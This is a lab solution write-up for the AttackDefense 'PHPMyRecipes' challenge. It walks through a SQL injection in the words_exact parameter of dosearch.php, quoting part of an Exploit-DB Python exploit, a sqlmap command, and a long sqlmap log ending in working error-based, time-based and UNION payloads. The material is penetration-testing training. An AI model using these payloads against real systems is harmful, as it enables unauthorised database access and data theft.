ATTACK DEFENSE


by PentesterAcademy

Name	PHPMyRecipes
URL	https://www.attackdefense.com/challengedetails?cid=253
Type	Real World Webapps : SQL Injection


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.


phpMyRecipes - Home
PHPMyRecipes sql injection - Go
Not secure | xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com
phpMyRecipes
Home
Login
Browse
Search
Categories
Ingredients
Units
Search:
Search
Last 5 New Recipes:
Recipe Name (click to view)
Action
Last 5 Updated Recipes:
Recipe Name (click to view)
Action
phpMyRecipes ©2004 Todd Palino
Don't steal anything, because it's free.

Step 2: Search on google “PHPMyRecipes sql injection” and look for publically available exploits.



https://www.google.com/search?q=PHPMyRecipes+sql+injection&oq=PHPMyRecipes+sql+injection&aqs=chrome..69i57.6934j0j4&sourceid

PHPMyRecipes sql injection

About 471 results (0.35 seconds)


PHPMyRecipes 1.2.2 - 'dosearch.php?words_exact' SQL Injection
https://www.exploit-db.com/exploits/35365
Nov 25, 2014 - HTTPConnection('127.0.0.1:80') c.request("POST", '/**phpMyRecipes**/dosearch.php', body, headers) r = c.getresponse() html = r.read() return ...

PHPMyRecipes 1.2.2 - 'browse.php?category' SQL Injection
https://www.exploit-db.com/exploits/35591
Dec 23, 2014 - #Exploit Title : **phpMyRecipes** 1.2.2 **SQL injection**(page browse.php, parameter category) #Author : Manish Kishan Tanwar #Download Link ...

phpMyRecipes 1.2.2 SQL Injection ≈ Packet Storm
https://packetstormsecurity.com/files/120425/phpMyRecipes-1.2.2-SQL-Injection.html
Feb 21, 2013 - #**phpMyRecipes** 1.2.2 **SQL Injection** Exploit #By cr4wl3r http://bastardlabs.info #Script: http://sourceforge.net/projects/**php-myrecipes**/files/

The exploit db link contains a python script which can be used to exploit the SQL Injection vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/35365


phpMyRecipes - Home
PHPMyRecipes 1.2.2 - 'dosearch.
https://www.exploit-db.com/exploits/35365

PHPMyRecipes 1.2.2 - 'dosearch.php?words_exact' SQL Injection

EDB-ID:	CVE:	Author:	Type:	Platform:
35365	2014-9347	BARD	WEBAPPS	PHP

EDB VERIFIED: ✗

EXPLOIT: / {}

```
#!/usr/bin/python

import httplib
from bs4 import BeautifulSoup
import re
import os

###########
# Function that takes an SQL select statement and inject it into the words_exact variable of dosearch.php
# Returns BeautifulSoup object
###########
def sqli(select):
  inject = '"\' IN BOOLEAN MODE) UNION ' + select + '#'
  body = 'words_all=&words_exact=' + inject + '&words_any=&words_without=&name_exact=&ing_modifier=2'
  c = httplib.HTTPConnection('127.0.0.1:80')
```

Step 3: Find the SQL Injection payload using sqlmap.

Analysis of the python script reveals that the “words_exact” parameter sent in POST request to the web page “dosearch.php” webpage is vulnerable.


Vulnerable web page: /dosearch.php

Vulnerable parameter: words_exact

Command: sqlmap -u "http://xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/dosearch.php" --data "words_exact=" -p words_exact --method POST

Enter the following answer when asked for questions.

“y” for “Do you want to skip test payloads specific for other DBMses?”
“y” for “do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?”
“n” for “Do you want to keep testing the others (if any) ?”




```
root@PentesterAcademyLab:~# sqlmap -u "http://xcsokyoocmginvr24rsewa6py.public1.attackdefenselabs.com/dosearch.php" --data
 "words_exact=" -p words_exact --method POST
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsibl
e for any misuse or damage caused by this program

[*] starting at 01:41:40

[01:41:41] [WARNING] provided value for parameter 'words_exact' is empty. Please, always use only valid parameter values s
o sqlmap could be able to run properly
[01:41:41] [INFO] testing connection to the target URL
[01:41:42] [INFO] heuristics detected web page charset 'windows-1252'
[01:41:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[01:41:42] [INFO] testing if the target URL content is stable
[01:41:42] [INFO] target URL content is stable
[01:41:42] [INFO] heuristics detected web page charset 'ascii'
[01:41:42] [INFO] heuristic (basic) test shows that POST parameter 'words_exact' might be injectable (possible DBMS: 'MySQ
L')
[01:41:43] [INFO] heuristic (XSS) test shows that POST parameter 'words_exact' might be vulnerable to cross-site scripting
 (XSS) attacks
[01:41:43] [INFO] testing for SQL injection on POST parameter 'words_exact'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y
/n] y
[01:43:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:43:04] [WARNING] reflective value(s) found and filtering out
[01:43:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:43:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:43:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)'
[01:43:59] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[01:44:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[01:44:44] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[01:45:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[01:45:29] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[01:45:52] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[01:46:18] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[01:46:42] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[01:46:42] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace (original value)'
[01:46:43] [INFO] testing 'MySQL < 5.0 boolean-based blind - Parameter replace'
[01:46:43] [INFO] testing 'MySQL < 5.0 boolean-based blind - Parameter replace (original value)'
[01:46:44] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[01:46:44] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[01:46:45] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[01:46:45] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[01:46:46] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[01:46:46] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[01:46:47] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[01:46:48] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[01:46:49] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
```



```
[01:46:51] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[01:46:52] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[01:47:16] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[01:47:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:47:57] [INFO] POST parameter 'words_exact' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
se (BIGINT UNSIGNED)' injectable
[01:47:57] [INFO] testing 'MySQL inline queries'
[01:47:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[01:47:57] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[01:47:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[01:47:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[01:47:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[01:48:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[01:48:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[01:48:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'
[01:48:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (comment)'
[01:48:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (comment)'
[01:48:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:48:07] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[01:48:18] [INFO] POST parameter 'words_exact' appears to be 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)' injectabl
e
[01:48:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:48:18] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[01:48:18] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[01:48:19] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number o
f query columns. Automatically extending the range for current UNION query injection technique test
[01:48:21] [INFO] target URL appears to have 2 columns in query

[01:48:22] [INFO] POST parameter 'words_exact' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'words_exact' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 1063 HTTP(s) requests:
---
Parameter: words_exact (POST)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: words_exact=' IN BOOLEAN MODE) AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178626a71,(SELECT (ELT(1595
=1595,1))),0x7178707071,0x78))s), 8446744073709551610, 8446744073709551610)))#

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: words_exact=' IN BOOLEAN MODE) OR (SELECT * FROM (SELECT(SLEEP(5)))olpT)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: words_exact=' IN BOOLEAN MODE) UNION ALL SELECT CONCAT(0x7178626a71,0x6574657668654558444f4a666a4b514b6371797
86e7841777a70426965554625943694d4c70556150,0x7178707071),NULL#
---
[01:51:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
